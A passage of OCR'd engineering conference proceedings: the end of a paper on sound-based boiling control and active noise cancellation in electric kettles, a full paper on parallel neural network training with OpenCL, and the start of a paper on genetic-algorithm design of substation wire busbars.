In case if we choose to regulate on P1 we have 24 s saving what is 14%. The percentage depends on BM switch that is not repeatable defined.

On the marked and standard of kettles there is no definition of level of boiling [3]. This makes the presentation of MSX kettle on the market more difficult because boiling is determined under big influence of user's habits.

For the producer of kettles MSX offers:


- Special constructions on interactive interface

For demonstrating technology to companies that produce kettles we built MSX technology in different kettles. MSX have his own hardware profile based on MSX algorithms. The PCB Figure 7 Printed electronic board is placed in the base of kettle. The price power performance is all the time present so we have not expensive electronic board.



Figure 7 MSX PCB

The base is modified with holder and white plate on the bottom to cover the bottom of the base and to prevent possible touch with electricity. Single magnet on the housing of the kettles and reed relees in the base make it possible. Figure 8. The level of boiling can be defined from industries. We choose possibility to set up different levels of boiling. LOW .. MIN ..MED.. HIGH ..MAX. Saving of energy is minimum 10%. [4]



[1] Figure 8 MSX base with LED user interface

- MSX kettle development kit

For easy application of MSX technology in the industry we prepare development kit. MSX development kit is based on measuring data, analyzing data, defining parameter, producing software for microprocessor, programming hardware MSX kettle. Included is all hardware for developing, samples of hardware for kettle, programming tools and software for PC.

A new step forward in MSX technology is integration of Active Noise Control algorithm. Such algorithm enables the use of generated noise for control purposes and it attenuates the very same signal with additional loudspeaker. Audible noise is attenuated and almost silent performance of the kettle is achieved.

4. ACTIVE NOISE CONTROL SYSTEM IN KETTLES

Figure 9 indicates changes in noise amplitude during different phases of heating the water. Higher frequency noise above 1000 Hz is correlated to formation of small bubbles, which can be correlated to formation of isolated bubbles, which are composed of dissolved gasses in the water.

Sound of water heating with frequencies above 2000 Hz has god signal to noise ratio and can be used as for controlling the cooking process. Sound signal in this frequency range can be directly correlated to the temperature of water during the heating process

Lowest frequency range around 125 Hz increases with temperature. Lower frequency noise is associated film boiling, and with big bubbles dynamics.

Minimum of noise level wit 250 Hz, at 110 sec indicates start of film boiling. High values after 110 sec indicate to strong bubbling in the liquid with big bubbles.




Figure 9: Time chart of different frequency ranges

Noise of water heating is around 5000 mPa (70 dBA) at a distance 4 cm away from the kettle. Majority of noise after 80 sec can be assigned to frequency range around 250 Hz.

This frequency range can be controlled with active systems. For this purpose a shaker was attached to the bottom of the kettle. In such a way the kettle itself become a sound-generating device.

With signal processing, kettle can produce anti noise. Anti noise is noise with the same form as noise, only its phase is inverted. In order to analyze if the idea of integrating the active noise control in the kettle is feasible simulations were performed.

Simulations are based on the measured impulse response of the kettle with attached shaker as a sound source. Frequency response of the kettle working as a sound-generating device is presented in Figure 10.

Results indicate that kettle can produce anti noise levels, which are comparable to noise levels produced by the heating and boiling process. From this point of view it can be used as a controlled noise source. However, its impulse response should be suitable as well. Impulse response of the active noise cancellation system in the kettle is presented in Figure 11.

Impulse response of the control system is relatively very long, and it clearly indicates towards a resonant frequency. This is because the microphone was attached directly on the metal housing.

Simulation results of feedback active noise control system in the kettle are presented in Figure 12.




Figure 10. Frequency response of the kettle as a controlled noise source in comparison to noise spectra generated during the heating and boiling process.




Figure 11: Impulse response of the active noise cancellation system in the kettle




Figure 12: Simulation results of feedback active noise control system in the kettle

Frequency range noise, after the noise cancellation system is switched on, is presented in figure 12. We can see, that even with a very long impulse response of control element and with distinguished resonant frequency of the control element, some positive effect was achieved in desired frequency range.

In order to improve the performance of the ANC system in the kettle some additional work has to be done. First of all, the impulse response of the control element should be improved by using some vibration absorbing material. Efficiency of the kettle, as sound generating device in low frequency range should be improved by using stronger shaker.

5. CONCLUSION

Energy conservation achieved by new designs of kettle will have an effect on global energy consumption. Preliminary data shows that decreasing the consumption of energy is possible in the design of cooking consumer appliances. The quality of energy regulation can be improved if the boiling states are identified. Audible sound is a parameter, which has proven to be very helpful in obtaining exact data in identifying the different boiling states. The pattern signature in the sound signal can be easily detected and analyzed to find the algorithm for identifying boiling states. With application of the new proposed methods, we expect savings higher then 20%. Regular kettle becomes all the benefits off the best digital kettle on the market and the production price is only little part of the temperature regulated digital kettle with following Advantages:

- MSX technology uses sound sensor for determination of temperature of the water and state of boiling.
- MSX can be located in base without connection to the kettle and the production cost is much cheaper
- MSX regulation is the only technology in world concentrated on boiling process and only technology that can bring so high savings in comparison with bimetal switch.
- MSX technology can be used for simple regulation of "normal" kettle where it replace the bimetal switch and also for most sophisticated definition of different temperature levels and MSX is market ready
- MSX kettle with active noise system is the most quite kettle

REFERENCES

[1] Bejan, A., et.all, *Thermal Design and Optimization*; John Wiley & Sons, New York, 1995.

[2] Čudina, M., *Tehnična akustika*.; FS Ljubljana, 2001.

[3] Kuščer, I.,: *Termodinamika*; Društvo mat, fizikov in astronomov, Ljubljana, 1974 Allyn and Bacon, Inc, Boston, 1986

[4] Prelec, Z., *Energetika u procesnoj industriji*; Školska knjiga, Zagreb,1994.

[5] Smrke, A., *US Patent 5,951,900, EP 0820573, RUS 97118228, JPN504701, SLO 9600097, SLO 9500106 , Kitajska HM 971678,* 1995-2002

Parallel Neural Network Training with OpenCL

***Abstract*—This paper describes the parallelization of neural network training algorithms on heterogeneous architectures with graphical processing units (GPU). The algorithms used for training are particle swarm optimization and backpropagation. Parallel versions of both methods are presented and speedup results are given as compared to the sequential version. The efficiency of parallel training is investigated in regards to various neural network and training parameters.**

I. Introduction

The application of neural networks can greatly benefit from implementations that take advantage of parallelism, i.e. where the neural network output is computed in parallel [1], [2], [3]. However, the neural network learning process also requires much time and needs high-performance machines for industrial applications. This is especially true for networks with numerous neurons and synaptic connections and for training sets with large number of examples.

This paper discusses the parallelization of neural network training process on heterogeneous architectures using OpenCL. We present parallel implementations of two training algorithms: the backpropagation algorithm and training with particle swarm optimization (PSO). Backpropagation is probably the most used algorithm for training, whereas PSO is increasingly gaining popularity for this purpose in recent years. The parallel versions are compared to their serial counterparts and speedup and efficiency measures are reported.

A special care is given to the influence that neural network and learning parameters, such as the number of layers, neurons and learning samples, have on parallel algorithm performance. Furthermore, the specifics of the OpenCL architecture are taken into account so as to carefully devise the parallelization method that would be efficient in different conditions and thus usable to potential researchers. The results show that parallel implementations have a clear advantage over original algorithms, which can be obtained with widely available hardware.

The remainder of this paper is organized as follows: Section II describes the neural network training process with the two algorithms. Section III presents parallel models of the training algorithms for the target OpenCL platform. Section IV gives experimental results and efficiency analysis, and short conclusions are given in Section V.

II. Training Neural Networks

Training neural networks includes finding a suitable set of neuron weights, given a network structure, that best describe the given set of examples (learning test cases, learning samples). Neural networks can be trained with almost any optimization method, but several algorithms have proven especially efficient for this purpose. Among those, the backpropagation algorithm and particle swarm optimization may well be the most prominent ones in recent years.

A. Backpropagation

The main goal of network training is to reduce the amount of difference between the actual and the desired network output. The backpropagation algorithm uses the output error to adapt the weights of the output layer, hidden layers and finally the input layer. The update scheme uses the derivative of the activation function and thus requires the function to be differentiable. After the procedure is performed for each training sample, the process is repeated until a predefined rate of convergence is attained [4], [5], [6].

The error of a single output neuron j is defined as $e_j = d_j - y_j$, where d_j is the desired and y_j the actual output. The local derivative of an output neuron is defined as

$$\delta_j = e_j \cdot \varphi'_j \ , \tag{1}$$

where φ'_j is the derivative of the activation function, and the local derivative of a neuron j in the hidden layer is

$$\delta_j = \varphi'_j \sum_k \delta_k \cdot w_{jk} \ , \tag{2}$$

where k indicates all the output neurons the neuron j is connected to. The neuron weights are then updated with the predefined learning rate η by

$$\Delta w_{ji} = \eta \cdot \delta_j \cdot y_i. \tag{3}$$

B. Particle Swarm Optimization

PSO is an optimization algorithm (a metaheuristic) inspired by the flocking of birds and similar representations of organisms in large groups [7], [5], [8]. It is an example of a larger group of algorithms implementing *swarm intelligence* to solve non-linear optimization problems. PSO simulates the movement of a group of potential solutions, or particles, in problem domain according to simple rules governing their relative velocity.

In each iteration, the algorithm updates the position of every particle (its value in problem domain) and its speed taking into account:

- previous speed of the particle;
- previous best position found by this particle;
- best position found by all particles so far.

These components are combined in such a way to maintain the exploratory nature of the algorithm on one hand, and to preserve convergence properties on the other.

The dimensionality of the problem domain (the space the particles move in) is equal to the number of weights in the neural network. Each particle represents a potential solution, i.e. a complete set of weights and biases (if included) of the neural network. Particle fitness f is usually obtained by evaluating the corresponding network on a number of test cases and calculating the mean squared error as:

$$f = \frac{1}{N \cdot O} \sum_{i=1}^{N} \sum_{j=1}^{O} (y_{ij} - d_{ij})^2 \tag{4}$$

where N represents the number of learning samples, O is the number of neurons in the output layer, whereas y_ij and d_ij is the actual and the desired output of j-th output neuron for i-th learning sample. After the evolution process, the best evolved particle is used to define the weights for the resulting neural network.

III. Parallelization using OpenCL

A. OpenCL programming model

OpenCL [9], [10], [11] is an open standard which defines a parallel programming framework for programs that execute across heterogeneous platforms. Programs that conform to the standard may be executed on CPU, graphical processing units (GPU) and other devices that have interfaces to the standard specification. Processing elements in OpenCL are the *compute device* (such as GPU), which may have one or more *compute units* (e.g. a GPU multiprocessor), which in turn may consist of one or more *processing elements* (e.g. a GPU scalar processor). The processing elements are accessed by a *host*, which may be a computer system where OpenCL programs are initiated.

The programming elements in OpenCL are based on *work items* or *kernels*, which are equivalent to tasks in parallel programming model, and which execute on a processing element. A set of multiple work items that are processed (in parallel) by a compute unit is called a *workgroup*.

OpenCL memory model distinguishes different levels of memory:

- *global memory* is a multipurpose memory on the compute device that is the largest and the slowest one;
- *constant memory* is a part of the global memory that remains unchanged during the kernel execution;
- *local memory* is assigned to a compute unit and is smaller and faster than the global memory;
- *private memory* is the smallest and the fastest (e.g. registers), and is accessible only from the processing element it belongs to.

The global memory is the only way of communication between the host and the compute device, whereas the other types of memory may be used for internal computation. In case more private memory is requested than physically available, global memory will be used instead.

B. Training with parallel Backpropagation

The neural network structure in this work is presumed to match the multilayered perceptron. The algorithms can also be used for different models, but possibly with different performance results.

In our parallel backpropagation variant, first the network output is computed layer by layer at a time. Each layer is handled with a set of work items, where each work item computes the output of a single neuron. The computation of the output of the next layer is possible only when the previous layer has been computed, so this is done sequentially for each layer.

The same mechanism is used when local derivatives are calculated in the opposite direction - layer by layer are processed in parallel, and finally a single kernel is executed which updates the weights of all neurons. The number of times N_k that the kernel execution is started in each backpropagation iteration is thus

$$N_k = S \cdot (2 \cdot (L - 1) + 1), \tag{5}$$

where L is the number of layers and S the number of samples. Since every kernel execution induces a slight overhead, this technique is not expected to be efficient for small networks.

C. Training with parallel PSO

In parallel PSO implementation, the task of calculating the network output for every learning sample and every particle is represented as an individual OpenCL kernel function (unlike in the backpropagation algorithm). In the training process there are S samples and N particles, where each particle contains a set of all weights in a network (a particle is equivalent to a single network). In each iteration of the algorithm $N \cdot S$ work items can be executed in parallel (for all the particles and all the samples). The algorithm is briefly presented as follows:

```
copy samples from host to device;
repeat
  copy weights to device;
  compute outputs for all particles;
  compute MSE of all particles;
  copy MSEs to host;
  update particle positions and speeds;
until termination criterion is satisfied;
```

The samples are copied onto the computing device (the GPU) only once in the beginning as they remain unchanged during the learning. The network weights (particles) are modified in each iteration and thus have to be transferred to the device each time. The MSEs of all particles are also calculated on the device and are then copied to the host machine. The host machine maintains and updates the current speed and position of every particle, since the complexity of this operation is negligible compared to the rest of the algorithm.

When calculating network output on the device, a single work item determines the output values of a single network layer in parallel, based on the previous layer output. From this

it follows that every work item has to allocate the amount of memory twice the size of the largest network layer.

Based on this approach, we developed and tested two variants of parallel training algorithm: the first variant uses the *private memory* for calculation, which can only be allocated statically inside the kernel. Since OpenCL program requires compilation before every kernel execution, the exact amount of memory doesn't need to be predefined.

The second variant uses the *local memory* for output calculation. Work items are organized in workgroups so that every work item in the same group computes outputs for the same particle, but for different input sample. The total amount L of local memory per workgroup (in bytes) can thus be determined by

$$L = 4 \cdot (N_w + 2 \cdot G \cdot W_{Lmax}) \tag{6}$$

where N_w is the number of weights, G is the number of work items in a group and W_{Lmax} is the size of the largest network layer. This number must be taken into account beforehand, and this approach cannot be used for very large networks.

IV. Results and Analysis

In this section the performance analysis for both presented methods is reported. The target platform for maximum performance is the GPU, but since the OpenCL programming model allows portability to different platforms, this allows the same OpenCL program to be executed on a CPU as a computing device. Beside the GPU results we also include measurements of the same program executed on a central processor with multiple cores.

The tested GPU platform is NVIDIA GeForce GTS 250 and the CPU is AMD Phenom II x6 1055T (6 cores). Regardless of the target platform, for speedup measurement all OpenCL execution times are compared to the serial algorithm implementation on a single CPU core.

A. Parallel backpropagation algorithm

For the backpropagation algorithm the following annotations for tested platforms are used in the results:

- **CPU**: sequential algorithm, executed on CPU (on a single core);
- **OpenCL GPU**: OpenCL implementation on GPU;
- **OpenCL CPU**: OpenCL implementation on CPU.

The parallel BP algorithm was tested on a network with 9 input neurons, 3 hidden layers and a single output. The algorithm efficiency proved to be very low for smaller networks; only when the number of neurons in a hidden layer is larger than 400, the algorithm is faster than the serial version. The runtimes of single algorithm iteration are shown in Fig. 1 and the corresponding speedup is given in Fig. 2. If the number of neurons is even more increased, the algorithm exhibits useful speedups, as shown in Fig. 3.




Fig. 1. Parallel BP, run time for different number of neurons




Fig. 2. Parallel BP, speedup for different number of neurons




Fig. 3. Parallel BP, speedup for larger number of neurons

B. Parallel PSO algorithm

The parallel PSO algorithm performance is reported with the following annotations:

- **CPU**: sequential PSO, executed on CPU (on a single core);
- **local GPU**: OpenCL implementation on GPU, variant with local memory;
- **private GPU**: OpenCL implementation on GPU, variant with private memory;
- **local CPU**: OpenCL implementation on CPU, variant with local memory;
- **private CPU**: OpenCL implementation on CPU, variant with private memory.

Note that the OpenCL 'local memory', when deployed on a CPU, actually represents the RAM and is equivalent to the OpenCL global memory. This may be implementation dependent, but in practice both local and private memory can be expected to be implemented as global memory on CPU devices. The population size in PSO algorithm is 64 particles.

We found the parallel PSO implementation much more adaptive to different network sizes; the initial results are obtained on a network with number of neurons 9-15-6-1 in 4 layers. The following experiments were performed to test the algorithm efficiency when changing the number of samples, the number of neurons and the number of layers.

The influence of the number of samples is measured by executing a single PSO iteration and averaging over 10 repetitions. The runtimes are given in Fig. 4 and the speedup in Fig. 5. When both the network and the number of samples is relatively small, the parallel GPU implementation is faster than sequential PSO for more than 30 samples, and OpenCL CPU version for more than 120 samples. If the number of samples is even larger, the speedup is clearly visible in Fig. 6. It can be seen from the results that the speedup of the CPU variant of parallel PSO is close to ideal, since the tested CPU contains 6 cores. At about 30000 samples (not shown here) the GPU variant with local memory reaches the maximum speedup value of 32, which does not increase with additional samples.

In the next experiment the number of samples was set to 10000 and the number of neurons in a single hidden layer was varied. The speedup results for this experiment are shown in Fig. 7 and Fig. 8. These results show great variability in speedup for parallel PSO with local GPU memory; remember that this version requires the amount of memory that is equal to twice the number of neurons in the largest layer. With the increase of the layer size, the number of available work units that can be executed in parallel decreases, which causes this version to be slower than other OpenCL variants for more than 90 neurons in the largest layer (this value of course depends on the GPU characteristics).

The last experiment included 10000 learning samples, variable number of hidden layers and 10 neurons per layer. The speedup results for this case are given in Fig. 9. All the OpenCL variants except the GPU local memory maintain a




Fig. 4. Parallel PSO, run time for different number of samples




Fig. 5. Parallel PSO, speedup for different number of samples




Fig. 6. Parallel PSO, speedup for larger number of samples




Fig. 7. Parallel PSO, speedup for different number of neurons




Fig. 9. Parallel PSO, speedup for different number of hidden layers




Fig. 8. Parallel PSO, speedup for larger number of neurons

stable speedup of about 6. The version with local memory, on the other hand, shows great variability depending on the number of layers and the required amount of memory. As the memory footprint is increased, less work groups can fit in a compute unit at the same time, thus lowering the parallelism. Finally, with more than 25 layers the needed amount of memory causes the decrease in the number of available work items per workgroup, which is visible as a speedup decrease.

V. Conclusions

This paper describes two implementations of parallel neural network training algorithms with OpenCL. The programming model allows the implementations to be deployed on different platforms; although the maximum efficiency is obtained on a GPU device, the program can also be executed on a general purpose CPU.

Training with parallel backpropagation proved to be efficient only with large networks and is not recommended for smaller networks and smaller number of samples. Parallel training with PSO, on the other hand, is much more applicable in various conditions regarding the number of samples and network size and structure. Two versions of parallel PSO are described, which differ by the type of memory primarily used for calculation. The local memory version shows the best overall speedup results, but may be highly dependent on the network parameters. The version with private memory exhibits a smaller speedup, but is less sensitive to parameter changes.

References

[1] A. Pétrowski, G. Dreyfus, and C. Girault, "Performance analysis of a pipelined backpropagation parallel algorithm," *IEEE Transactions on Neural Networks*, 1993.

[2] R. Uetz and S. Behnke, "Large-scale object recognition with cuda-accelerated hierarchical neural networks," in *Proceedings of the 1st IEEE International Conference on Intelligent Computing and Intelligent Systems*, 2009.

[3] X. Sierra-Canto, F. Madera-Ramírez, and V. Uc-Cetina, "Parallel training of a back-propagation neural network using cuda," in *Proceedings of the Ninth International Conference on Machine Learning and Applications*, 2010.

[4] B. D. Bašić, M. Čupić, and J. Šnajder, "Umjetne neuronske mreže," Faculty of Electrical Engineering and Computing, Zagreb, 2008.

[5] J. Fulcher and L. C. Jain, *Computational Intelligence: A Compendium*. Springer, 2008.

[6] S. Lončarić, "Neuronske mreže - predavanja," Faculty of Electrical Engineering and Computing, Zagreb, 2010.

[7] J. Kennedy and R. Eberhart, "Particle swarm optimization," in *Proceedings of IEEE International Conference on Neural Networks*, 1995.

[8] M. Čupić, "Prirodom inspirirani optimizacijski algoritmi," Faculty of Electrical Engineering and Computing, Zagreb, 2010.

[9] Khronos OpenCL Working Group, *The OpenCL Specification version 1.1*, Khronos Group, 2010.

[10] (2011, June) OpenCL and the AMD APP SDK. [Online]. Available: http://developer.amd.com/documentation/articles/pages/OpenCL-and-the-AMD-APP-SDK.aspx

[11] *OpenCL Programming Guide for the CUDA Architecture*, NVIDIA, 2010.

APPLICATION OF GENETIC ALGORITHMS IN WIRE BUSBARS DESIGN

Davor Petranović
Energy Institute Inc.
Ulica grada Vukovara 37, 10000 Zagreb, Croatia
E-mail: davor.petranovic@ie-zagreb.hr

Abstract - This work shows how a substation wire busbar design can be achieved by means of genetic algorithms (GA). Major parameters of busbars are mapped into a chromosome like a string. This includes insulators and wire types and geometry, thrust requirements and operating parameters. GA operators are performed on a population of such strings and natural selection is expected to occur. The design performance is obtained by using the busbar price as the fitness function.

I. INTRODUCTION

The wire busbars in outdoor switchgear are used for transfer of the electrical power between incoming and outcoming feeder bays and transformer bays. The main two designs are: tube and wire busbars. This paper deals with wire busbars, which are presented at Figure 1.




Figure 1. Typical wire busbars

The main part of wire busbars are: wire conductor, insulator strings and portals.

Steel reinforced, aluminum conductors (ACSR) and aluminum alloy conductors (AAC) are usually used for flexible conductors. Conductor cross-section ranges from 200 to 1600 mm^2. The span length is usually from 10 to 60 m. The full span length between supports must be distinguished from the conductor span length between end points of insulator strings. Bundled conductors (for high nominal current) are composed of two to four conductors placed within the distance between subconductors, ranging from 0.08 to 0.6 m. This distance is maintained by spacers placed at intervals along the bundle, and the distance between spacers, ranges from 2 to 30 m. Strained conductors are usually designed with an initial static stress of a relatively low value (in relation to overhead lines) in the order of 10-20 N/mm^2. This is only a small percentage (less than 10%) of the nominal rupture conductor strength. The total sag (the sum of the conductor sag and the insulator string sag) under this tension amounts to about 3% of the span length. For the maximum permissible conductors temperature (for example 80 °C), the sag is about 30% greater than the initial sag.

Strained flexible conductors are connected to the steel supporting structures (usually portals) with insulator strings or chains. These consist of cap and pin porcelain or glass insulators or long rod porcelain insulators. Insulators chains may be single or doubled in parallel arrangements.

Steel supporting structures are typically portals, usually made of latticed or solid webbed steel and erected on concrete foundations. Their design is typically carried out by civil engineers. The mechanical behaviour of such structures is characterized by their spring constant and their mechanical frequency.

Wire busbars are one of two types of busbars in the switchyard. The other one is tube busbar. Their characteristic is the tensioned wire conductor connected to portals. Wire conductor under the influence of short-circuit currents starts to swing out and swing in. The choice of parameters of the wire busbar system is complex, since they must be taken into account, except on busbar parts, and steel portals with its foundations. The increase in static stress caused by wire conductors increases the cost of steel structures and foundations. Also intermediate conductor spacing causes the change in the cost of steel structures and foundations.

Because of the complex interrelationship between the bus parameters, we tried to develop a method based on the application of genetic algorithms. At the end of the paper the application of the developed program to test example has been presented, with the display of optimization process flow.

No available published papers on optimization of wire busbars. In relation to author's previously published paper [12], portals are described by I-beams instead of typical portals. The basis for the development of the described GA method are general works in the field of GA [4,5,6,10,11] and works in the field of optimization of steel structures [8,9]. For programming has been used Genetic Algorithm Toolbox for use with MATLAB [7].

II. OPTIMAL WIRE BUSBARS DESIGN

Optimal wire busbars depend upon nominal and short-circuit current effects [1, 2, 3]. The short-circuit current passing through conductor makes the conductor swing with lower phase clearances and higher tension forces. Three main ways to solve this problem are: a greater static tension force, a greater conductor unit mass or a greater phase distance. The first and the third solution on the opposite give more expensive steel supporting structures with their foundations.

